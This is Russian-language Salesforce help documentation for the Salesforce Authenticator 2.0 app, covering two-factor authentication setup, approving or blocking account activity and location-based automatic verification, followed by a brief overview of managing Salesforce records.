Средство проверки подлинности Salesforce поддерживает режим доступности и предоставляет всем пользователям (включая пользователей, применяющих программы для чтения экрана) полнодоступный мобильный интерфейс. В отличие от полной версии системы Salesforce, средство проверки подлинности Salesforce предоставляет пользователям, работающим со вспомогательными средствами, полнодоступный интерфейс при отсутствии режима доступности.

### Локальная и языковая поддержка средства проверки подлинности Salesforce (версия 2.0 и выше)

Средство проверки подлинности Salesforce поддерживает практически все регионы и полностью поддерживает языки конечного пользователя, доступные в системе Salesforce. Полный список поддерживаемых регионов и языков см. в справке Salesforce. Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

### Типы учетных записей средства проверки подлинности Salesforce (версия 2.0 и выше)

Мобильное приложение средства проверки подлинности Salesforce (версия 2.0 и выше) поддерживает два типа подключаемых учетных записей. Стандартные учетные записи обладают функциями всплывающих уведомлений, автоматической проверки на основе местоположения и проверочного кода для двухфакторной проверки подлинности. Учетные записи, требующие только код, предоставляют проверочные коды.

### Подключение учетной записи к средству проверки подлинности Salesforce (версия 2.0 и выше)

Подключите учетную запись Salesforce к мобильному приложению средства проверки подлинности Salesforce, чтобы использовать приложение для двухфакторной проверки подлинности. В некоторых организациях вам будет предложено подключить учетную запись при входе в систему. В других же подключение осуществляется через личные параметры.

### Удаление учетной записи из средства проверки подлинности Salesforce (версия 2.0 и выше)

Если вы больше не собираетесь пользоваться приложением для двухфакторной проверки подлинности, удалите свою учетную запись Salesforce с мобильного приложения средства проверки подлинности Salesforce. Прежде чем удалить учетную запись с приложения средства проверки подлинности Salesforce на мобильном устройстве, убедитесь, что не потеряете доступ к учетной записи Salesforce. Обратитесь к администратору Salesforce с просьбой отключить требование двухфакторной проверки подлинности для вашей учетной записи либо убедитесь, что у вас есть другой доступный способ двухфакторной проверки подлинности.

### Проверка действий учетной записи с помощью средства проверки подлинности Salesforce (версия 2.0 и выше) для двухфакторной проверки подлинности

Если настройки вашей организации требуют завершения двухфакторной проверки подлинности во время входа в систему или получения доступа к ограниченным ресурсам в Salesforce, используйте мобильное приложение средства проверки подлинности Salesforce. Вы используете приложение для проверки идентификационных сведений при входе в систему и совершении других действий с учетной записью. Использование приложения для проверки действий учетной записи удовлетворяет требованию двухфакторной проверки подлинности.

### Блокировка неопознанного действия учетной записи с помощью средства проверки подлинности Salesforce (версия 2.0 и выше)

Если вы получили уведомление с мобильного приложения средства проверки подлинности Salesforce о действии, которое вам незнакомо, используйте приложение для его блокировки. Можно также пометить заблокированное действие для своего администратора Salesforce.

### Автоматизация двухфакторной проверки подлинности из доверенной геопозиции с помощью средства проверки подлинности Salesforce (версия 2.0 и выше)

Включите службы геопозиции в мобильном приложении средства проверки подлинности Salesforce и используйте приложение для автоматической двухфакторной проверки подлинности из доверенного местоположения. В качестве примеров доверенных геопозиций можно назвать дом или офис.

### Отключение автоматической проверки на основе геопозиции в средстве проверки подлинности Salesforce (версия 2.0 и выше)

Можно удалить местоположение из списка доверенных геопозиций, чтобы отключить автоматическую проверку в этом месте.

## Что такое двухфакторная проверка подлинности?

Все мы стремимся обеспечить безопасность своих учетных записей и данных в интернете. Двухфакторная проверка подлинности — отличный способ решить эту задачу.

Двухфакторная проверка подлинности означает, что у пользователя должно быть два условия, или два *фактора*, для доступа к своей учетной записи. Первый фактор известен пользователю, например комбинация имени пользователя и пароля. Второй фактор имеется у пользователя в наличии, например мобильное устройство с установленным приложением системы безопасности. Второй фактор — мобильное устройство с приложением системы безопасности — повышает уровень защиты учетной записи. Даже если хакеры украдут пароль, они не смогут войти в систему, так как у них нет мобильного устройства с установленным средством проверки подлинности Salesforce.



**Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

Многие мобильные приложения средства проверки подлинности генерируют проверочный код, срок действия которого истекает через определенное время. Если при входе в личный кабинет требуется двухфакторная проверка подлинности, необходимо ввести код с именем пользователя и паролем. Средство проверки подлинности Salesforce также генерирует коды всегда, когда это необходимо, но версия 2.0 приложения содержит новые функции для дополнительного удобства, однако не в ущерб безопасности.

Когда кто-то пытается войти в систему или получить доступ к закрытым онлайн-данным вашей учетной записи, средство проверки подлинности Salesforce отправляет уведомление на мобильное устройство пользователя. Вы открываете приложение, чтобы просмотреть сведения о сетевой активности. После проверки данных пользователь может нажать **«Утвердить»**, чтобы подтвердить, что действие совершает именно он. Если действие выполнено кем-то другим, пользователь нажимает **«Отменить»**, чтобы заблокировать его. Можно также пометить заблокированное действие для своего администратора Salesforce.

Если пользователь активирует службу расположения для средства проверки подлинности Salesforce, он получает еще более мощную функцию. Если пользователь находится дома или в офисе, например, он может задать для средства проверки подлинности режим автоматического контроля действий из проверенного местоположения. Автоматизация дает дополнительную защиту за счет двухфакторной проверки подлинности, и пользователю даже не придется доставать телефон из кармана.

Перед началом использования средства двухфакторной проверки подлинности Salesforce подключите приложение к своей учетной записи. В системе Salesforce приложение можно подключить к организации через личные параметры. Подключение приложения не означает, что двухфакторная проверка подлинности должна использоваться каждый раз при входе в систему. Ваш администратор устанавливает требования двухфакторной проверки подлинности в соответствии с политикой безопасности, принятой в вашей организации. Если администратор выставляет такое требование до подключения средства проверки подлинности Salesforce к учетной записи, вам будет предложено подключить приложение при следующем входе в систему.

СМ. ТАКЖЕ:

[Двухфакторная проверка подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Приобретение мобильного приложения средства проверки подлинности Salesforce (версия 2.0 и выше)

Средство проверки подлинности Salesforce является приложением, которое необходимо загрузить и установить на мобильное устройство.

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

### Новая установка

При необходимости загрузите и установите средство проверки подлинности Salesforce из интернет-магазина Google Play или App Store на поддерживаемые устройства Android и iOS.

Запустите установленное приложение на начальном экране и выполните вход в систему Salesforce. В некоторых организациях вам будет предложено подключить приложение во время входа в систему. Приложение также можно будет подключить, используя личные параметры в Salesforce.

### Обновление 1-й версии средства проверки подлинности Salesforce

Если у вас установлена версия 1 на мобильном устройстве, загрузите обновление с App Store или Google Play. В обновленной версии будут сохранены подключенные учетные записи, которые уже использовались в приложении. Эти организации требуют только ввода проверочного кода, который они генерируют, но не получают всплывающих уведомлений и не позволяют производить автоматические проверки на основе местоположения. Под именами таких организаций в списке подключенных организаций в приложении отображаются коды проверки. Проверочные коды в таких организациях действительны только до момента подключения новых функций версии 2.0 к вашей организации Salesforce через личные параметры. После подключения новой версии учетная запись получает полные возможности средства проверки подлинности Salesforce версии 2.0: всплывающие уведомления, автоматические проверки на основе местоположения и проверочные коды.

СМ. ТАКЖЕ:

[Требования к средству проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Требования к средству проверки подлинности Salesforce (версия 2.0 и выше)

Мобильное приложение средства проверки подлинности Salesforce поддерживается на разных мобильных платформах с некоторыми требованиями к устройствам, операционной системе и к мобильному обозревателю. Подключение к Интернету необходимо для связи с Salesforce — чтобы пользователь мог проверить действия учетной записи, а также для автоматической проверки на основе геопозиции. Проверочные коды (контролируемые по времени разовые пароли) могут генерироваться без подключения к Интернету на мобильном устройстве.

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

### Поддерживаемые устройства и обозреватели

Средство проверки подлинности Salesforce поддерживает книжную ориентацию в следующих средах.

| Приложение средства проверки подлинности Salesforce | Поддерживаемые устройства         | Поддерживаемая мобильная ОС          |
|---|-----------------------------------|--------------------------------------|
| iOS, версия 2.0 и выше                              | iPhone 5 или более поздние модели | iOS 8 или более поздней версии       |
| Android, версии 2.0 или выше                        | Телефоны Android                  | Android 4.2 или более поздней версии |

С целью оптимизации производительности средства проверки подлинности Salesforce рекомендуется своевременно обновлять операционные системы мобильных устройств и переходить на новые модели устройств, если это предусмотрено контрактом с поставщиком услуг связи. Будущие версии Salesforce могут потребовать отмены поддержки устаревших операционных систем, кроме того, иногда новые версии операционных систем имеют связанные с производительностью проблемы на старых устройствах.

### Версии и лицензии Salesforce

Эти версии Salesforce и типы пользовательских лицензий позволяют использовать средство проверки подлинности Salesforce для проверки подлинности и двухфакторной проверки подлинности.

#### Версии Salesforce

- Group Edition
- Professional Edition
- Enterprise Edition
- Performance Edition
- Unlimited Edition
- Developer Edition
- Contact Manager Edition

Версия Database.com Edition не поддерживается.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

### Типы лицензий пользователя

|  |   |
|--|---|
| <ul style="list-style-type: none"> <li>Пользователи Salesforce</li> </ul>  | Данные типы лицензий не поддерживаются: пользователи портала (кроме участников сообщества Salesforce), пользователи Database.com, пользователи Sites и Site.com, пользователи Data.com и пользователи Work.com. |
| <ul style="list-style-type: none"> <li>Платформа Salesforce и пользователи Salesforce</li> </ul>                                       |   |
| <ul style="list-style-type: none"> <li>Внешние пользователи Customer Community, Customer Community Plus и Partner Community</li> </ul> |   |
| <ul style="list-style-type: none"> <li>Пользователи портала, являющиеся участниками сообщества Salesforce</li> </ul>                   |   |

### Беспроводное подключение

Подключение к системе Salesforce должно быть установлено по протоколу Wi-Fi или сети мобильной связи. При подключении по сети мобильной связи требуется сеть 3G или следующего поколения. Для повышения производительности рекомендуем использовать протокол Wi-Fi или LTE. Средство проверки подлинности Salesforce генерирует действительный проверочный код, когда устройство находится в режиме оффлайн. Вы также можете просмотреть журнал действий и список проверенных местоположений, когда устройство работает в автономном режиме.

СМ. ТАКЖЕ:

[Локальная и языковая поддержка средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

[Рекомендации по доступности средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

### Рекомендации по доступности средства проверки подлинности Salesforce (версия 2.0 и выше)

Средство проверки подлинности Salesforce поддерживает режим доступности и предоставляет всем пользователям (включая пользователей, применяющих программы для чтения экрана) полнодоступный мобильный интерфейс. В отличие от полной версии системы Salesforce, средство проверки подлинности Salesforce предоставляет пользователям, работающим со вспомогательными средствами, полнодоступный интерфейс при отсутствии режима доступности.

**⚠ Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

Дополнительную информацию об использовании программы для чтения экрана см. в документации к мобильному устройству.

СМ. ТАКЖЕ:

[Требования к средству проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

## Локальная и языковая поддержка средства проверки подлинности Salesforce (версия 2.0 и выше)

Средство проверки подлинности Salesforce поддерживает практически все регионы и полностью поддерживает языки конечного пользователя, доступные в системе Salesforce. Полный список поддерживаемых регионов и языков см. в справке Salesforce. Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

СМ. ТАКЖЕ:

[Требования к средству проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

## Типы учетных записей средства проверки подлинности Salesforce (версия 2.0 и выше)

Мобильное приложение средства проверки подлинности Salesforce (версия 2.0 и выше) поддерживает два типа подключаемых учетных записей. Стандартные учетные записи обладают функциями всплывающих уведомлений, автоматической проверки на основе местоположения и проверочного кода для двухфакторной проверки подлинности. Учетные записи, требующие только код, предоставляют проверочные коды.

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

### Стандартные учетные записи

В списке подключенных учетных записей стандартные учетные записи имеют значок > в крайнем правом углу. Коснитесь строки с учетной записью в любом месте, чтобы перейти к странице сведений об организации. Страница сведений отображает информацию об учетной записи, в том числе ее последние действия. На ней также отображается текущий проверочный код.

### Учетные записи, требующие только код

Для таких учетных записей в списке отображается только проверочный код под именем пользователя. Учетные записи, требующие только ввода кода, не имеют страницы сведений.

СМ. ТАКЖЕ:

[Подключение учетной записи к средству проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

[Удаление учетной записи из средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.



## Подключение учетной записи к средству проверки подлинности Salesforce (версия 2.0 и выше)

Подключите учетную запись Salesforce к мобильному приложению средства проверки подлинности Salesforce, чтобы использовать приложение для двухфакторной проверки подлинности. В некоторых организациях вам будет предложено подключить учетную запись при входе в систему. В других же подключение осуществляется через личные параметры.

**Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

Если необходимо подключить средство проверки подлинности Salesforce к учетной записи Salesforce при входе в систему, следуйте инструкциям на экране. Чтобы подключить приложение через личные параметры в Salesforce, необходимо выполнить следующие действия.

1. Выполните вход в систему Salesforce.
2. Загрузите и установите приложение Salesforce Authenticator версии 2.0 или выше для используемого мобильного устройства. Для iPhone приложение доступно в [App Store](#). Для устройств Android приложение доступно в [Google Play](#).

Если ранее вы установили версию средства проверки подлинности 1 Salesforce на свое мобильное устройство, обновите приложение до версии 2.0 через App Store или Google Play. В обновленной версии будут сохранены подключенные учетные записи, которые уже использовались в приложении. Эти учетные записи требуют только ввода проверочного кода, который они генерируют, но не получают всплывающих уведомлений и не позволяют выполнять автоматическую проверку на основе местоположения. Под именами таких организаций в списке подключенных организаций в приложении отображаются коды проверки. Чтобы повторно подключить учетную запись с таким именем пользователя, выполните следующие действия. Переподключение организации обеспечивает доступ к полному функционалу Salesforce Authenticator версии 2.0: всплывающим уведомлениям, автоматической геолокационной проверке и проверочным кодам.

3. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
4. Найдите функцию «**Регистрация приложения: средство проверки подлинности Salesforce**» и нажмите на «**Подключить**».
5. Из соображений безопасности выполните вход в учетную запись еще раз.
6. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве. Если приложение запускается впервые, выполняется обзор функционала. Просмотрите обзор или сразу добавьте организацию Salesforce в приложение.
7. Для добавления организации нажмите в приложении **+**. Приложение генерирует уникальную фразу из двух слов.
8. Вернувшись в обозреватель, введите фразу в поле «Фраза из двух слов» и нажмите на «**Подключить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.



Если на мобильном устройстве установлено приложение для создания кодов проверки для организации, вам может быть выслано уведомление. При подключении приложения Salesforce Authenticator версии 2.0 коды, создаваемые старым приложением, становятся недействительными. С этого момента все коды будут создаваться в приложении Salesforce Authenticator.

9. В приложении проверки подлинности Salesforce на вашем мобильном устройстве проверьте сведения об учетной записи, к которой подключаетесь.
10. Чтобы завершить процесс подключения к учетной записи, коснитесь **«Подключить»** в приложении.

СМ. ТАКЖЕ:

[Типы учетных записей средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

[Удаление учетной записи из средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

## Удаление учетной записи из средства проверки подлинности Salesforce (версия 2.0 и выше)

Если вы больше не собираетесь пользоваться приложением для двухфакторной проверки подлинности, удалите свою учетную запись Salesforce с мобильного приложения средства проверки подлинности Salesforce. Прежде чем удалить учетную запись с приложения средства проверки подлинности Salesforce на мобильном устройстве, убедитесь, что не потеряете доступ к учетной записи Salesforce. Обратитесь к администратору Salesforce с просьбой отключить требование двухфакторной проверки подлинности для вашей учетной записи либо убедитесь, что у вас есть другой доступный способ двухфакторной проверки подлинности.

**⚠ Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле **«Быстрый поиск»**, затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле **«Быстрый поиск»** и выберите пункт **«Личные сведения»**.
2. Найдите функцию **«Регистрация приложения: средство проверки подлинности Salesforce»** и нажмите кнопку **«Отключить»**.
3. Найдите функцию **«Регистрация приложения: генератор разовых паролей»** и нажмите кнопку **«Отключить»**.
4. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
5. В списке подключенных учетных записей приложения найдите учетную запись, которую нужно удалить.
6. Проведите пальцем влево по имени пользователя учетной записи.
7. Коснитесь кнопки **«Удалить»** или **«Стереть»**, в зависимости от того, какая из них появится. Возникнет диалоговое окно подтверждения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

- Чтобы подтвердить удаление учетной записи, коснитесь кнопки «Удалить».

СМ. ТАКЖЕ:

[Типы учетных записей средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

[Подключение учетной записи к средству проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

## Проверка действий учетной записи с помощью средства проверки подлинности Salesforce (версия 2.0 и выше) для двухфакторной проверки подлинности

Если настройки вашей организации требуют завершения двухфакторной проверки подлинности во время входа в систему или получения доступа к ограниченным ресурсам в Salesforce, используйте мобильное приложение средства проверки подлинности Salesforce. Вы используете приложение для проверки идентификационных сведений при входе в систему и совершении других действий с учетной записью. Использование приложения для проверки действий учетной записи удовлетворяет требованию двухфакторной проверки подлинности.

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

Перед началом использования приложения двухфакторной проверки подлинности подключите приложение к учетной записи. Если вы совершаете какие-либо действия, которые требуют проверки в системе Salesforce, вы получите уведомление с приложения средства проверки подлинности Salesforce на мобильное устройство.

1. Ответьте на уведомление, открыв приложение средства проверки подлинности Salesforce на своем мобильном устройстве.

Приложение отображает сведения о действиях учетной записи, в том числе имя пользователя, услугу, доступ к которой пытаются получить (например, Salesforce) и информацию об используемом для этого устройстве. Если включены и доступны службы геопозиции, приложение показывает текущее местоположение пользователя. Ввиду особенностей геолокационной технологии точность полей геолокации (например, страна, город, улица) может быть нестабильной.

2. Проверьте информацию.
3. Если сведения вам известны, коснитесь кнопки «Подтвердить» на своем мобильном устройстве. В системе Salesforce вы входите или предоставляете доступ к нужному ресурсу.

СМ. ТАКЖЕ:

[Что такое двухфакторная проверка подлинности?](#)

[Автоматизация двухфакторной проверки подлинности из доверенной геопозиции с помощью средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

[Блокировка неопознанного действия учетной записи с помощью средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Блокировка неопознанного действия учетной записи с помощью средства проверки подлинности Salesforce (версия 2.0 и выше)

Если вы получили уведомление с мобильного приложения средства проверки подлинности Salesforce о действии, которое вам незнакомо, используйте приложение для его блокировки. Можно также пометить заблокированное действие для своего администратора Salesforce.

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

1. Ответьте на уведомление, открыв приложение средства проверки подлинности Salesforce на своем мобильном устройстве.  
Приложение отображает сведения о действиях в учетной записи, в том числе имя пользователя, услугу, доступ к которой пытаются получить (например, Salesforce), и информацию об используемом для этого устройстве. Если включены и доступны службы местоположений, приложение показывает текущее положение пользователя. Ввиду особенностей геолокационной технологии точность полей геолокации (например, страна, город, улица) может быть нестабильной.
2. Проверьте информацию.
3. Если сведения вам незнакомы, коснитесь кнопки **«Отменить»** на своем мобильном устройстве. Приложение спросит вас о дальнейших действиях с неопознанным действием.
4. Чтобы предотвратить неавторизованный доступ к учетной записи и известить администратора Salesforce о возможном нарушении безопасности, коснитесь кнопки **«Заблокировать и пометить действие»**. Чтобы предотвратить получение доступа к учетной записи без обозначения флажком, коснитесь кнопки **«Просто заблокировать действие»**. Если вы коснулись кнопки **«Отменить»** по ошибке, нажмите на кнопку **«Отмена»**, чтобы вернуться назад и проверить действие.

СМ. ТАКЖЕ:

[Что такое двухфакторная проверка подлинности?](#)

[Проверка действий учетной записи с помощью средства проверки подлинности Salesforce \(версия 2.0 и выше\) для двухфакторной проверки подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Автоматизация двухфакторной проверки подлинности из доверенной геопозиции с помощью средства проверки подлинности Salesforce (версия 2.0 и выше)

Включите службы геопозиции в мобильном приложении средства проверки подлинности Salesforce и используйте приложение для автоматической двухфакторной проверки подлинности из доверенного местоположения. В качестве примеров доверенных геопозиций можно назвать дом или офис.



**Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

Перед началом использования приложения двухфакторной проверки подлинности подключите приложение к учетной записи. Когда вы будете использовать средство проверки подлинности Salesforce для проверки действий учетной записи в первый раз, приложение запросит доступ к вашей геопозиции. Либо разрешите доступ, либо позже войдите в настройки мобильного устройства, чтобы разрешить средству проверки подлинности Salesforce получить доступ к вашей геопозиции. Данные о геопозиции с вашего мобильного устройства останутся в приложении. Разрешение доступа к вашей геопозиции позволит автоматизировать двухфакторную проверку подлинности во время работы в офисе, дома или в других доверенных местах.

1. Ответьте на уведомление. Для этого откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.

Приложение отображает сведения о действиях учетной записи, в том числе имя пользователя, услугу, доступ к которой пытаются получить (например, Salesforce) и информацию об используемом для этого устройстве. Если включены и доступны службы геопозиции, приложение показывает текущее местоположение пользователя. Ввиду особенностей геолокационной технологии точность полей геолокации (например, страна, город, улица) может быть нестабильной.

2. Проверьте информацию.
3. Если сведения подтверждаются вами и вы находитесь в доверенном месте, например в офисе или дома, включите **«Всегда проверять отсюда»**.
4. Коснитесь кнопки **«Подтвердить»**.

В системе Salesforce вы входите или предоставляете доступ к нужному ресурсу. В следующий раз, когда вы повторите то же действие из того же места, приложение средства проверки подлинности Salesforce автоматически проверит действие за вас. Нужно, чтобы мобильное устройство было под рукой, но не нужно отвечать на уведомление приложения.

СМ. ТАКЖЕ:

[Проверка действий учетной записи с помощью средства проверки подлинности Salesforce \(версия 2.0 и выше\) для двухфакторной проверки подлинности](#)

[Отключение автоматической проверки на основе геопозиции в средстве проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Отключение автоматической проверки на основе геопозиции в средстве проверки подлинности Salesforce (версия 2.0 и выше)

Можно удалить местоположение из списка доверенных геопозиций, чтобы отключить автоматическую проверку в этом месте.

**!** **Важное замечание:** Версия 2.0 мобильного приложения средства проверки подлинности Salesforce будет доступна для всех производственных организаций в App Store и Google Play после завершения выпуска Spring '16 Salesforce 13 февраля 2016 г. Приложение недоступно для предварительного просмотра или тестирования в безопасных организациях.

1. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
2. В списке подключенных организаций коснитесь имени пользователя, чтобы перейти на страницу сведений об организации.
3. В разделе «Проверенные геопозиции» коснитесь кнопки «Показать все».
4. Проведите пальцем влево по местоположению, которое хотите удалить из списка доверенных.
5. Коснитесь кнопки «Удалить» или «Отключить доверенные», в зависимости от того, какая из них отображается.  
Приложение предложит подтвердить отключение автоматической проверки в данной геопозиции.
6. Коснитесь кнопки «Отключить доверенные».

СМ. ТАКЖЕ:

[Автоматизация двухфакторной проверки подлинности из доверенной геопозиции с помощью средства проверки подлинности Salesforce \(версия 2.0 и выше\)](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Contact Manager**.

## Управление взаимосвязями и данными посредством записей

Как правило, данные Salesforce хранятся в виде отдельных *записей* и систематизируются посредством объектов. Например, объект «Организация» объединяет все записи организаций. Запись организации Асме указывает, что компания Асме является одной из организаций пользователя.

### [Поиск и просмотр записей и данных](#)

Вкладки, результаты поиска и списки могут использоваться для просмотра данных.

### [Создание записей](#)

Создание записей — это стандартная процедура для большинства пользователей Salesforce. *Процесс* создания записи идентичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

### [Редактирование записей](#)

### [Удаление записей](#)

### Вложение файлов в записи

Файлы (например, документы Microsoft® Office, PDF-документы Adobe®, изображения и видеофайлы) могут быть вложены во многие записи Salesforce. Максимальный размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список), включая файлы, вложенные в решение. Общий максимальный размер всех файлов, вложенных в сообщение эл. почты, составляет 25 Мб; размер одного файла не должен превышать 5 Мб.

### Темы для записей

Темы — это слова или фразы, которые могут быть назначены записям Salesforce с целью их систематизации по общим тематикам. Темы позволяют объединять записи по общей тематике, а затем фильтровать списковые представления.

### Теги в записях

Теги — это слова или короткие фразы, которые могут быть назначены записям Salesforce с целью индивидуального описания и структурирования данных. Теги позволяют объединять записи разных объектов по темам или использованно, а затем выполнять быстрый и удобный поиск нужных сведений.

### Проверка орфографии

Если организация поддерживает функцию проверки орфографии, то некоторые компоненты, основанные на вводе текста (например, сообщения эл. почты, события, задачи, обращения, примечания и решения) могут быть проверены на наличие орфографических ошибок.

### Рекомендации по вводу валют, дат, времени и номеров телефонов

#### Выбор значений раскрывающегося списка

Система Salesforce поддерживает разные типы полей раскрывающегося списка.

### Примечания

Инструмент «Примечания» — это расширенная версия инструмента создания примечаний Salesforce, позволяющая пользователям быстрее добавлять более эффективные примечания. Рекомендуем использовать инструмент «Примечания» для оптимизации бизнес-процессов, повышения производительности и эффективного использования системы Salesforce.

### Рекомендации по управлению файлами и примечаниями, прикрепленными к записям

При работе с вложениями, документами Google и примечаниями, созданными в старой версии средства, следует помнить следующее.

### Поля примечаний и вложений

Инструмент «Примечания» — это расширенная версия исходного инструмента создания примечаний Salesforce. Данная таблица содержит поля, доступные при создании примечания посредством инструмента «Примечания». Чтобы добавить маркированные и нумерованные списки в примечания, воспользуйтесь значками на панели инструментов.

### Удаление примечаний и вложений из записей

Чтобы удалить примечание или вложение, щелкните ссылку **«Удал.»** напротив нужного примечания или вложения в связанном списке записи «Примечания и вложения» или «Вложения».

### Почему сохраняемая запись помечается как повтор? Что делать?

Организация использует повторяющиеся правила, препятствующие созданию повторяющихся записей. Чтобы определить дальнейшие действия, прочтите сообщение.

## Поиск и просмотр записей и данных

Вкладки, результаты поиска и списки могут использоваться для просмотра данных.

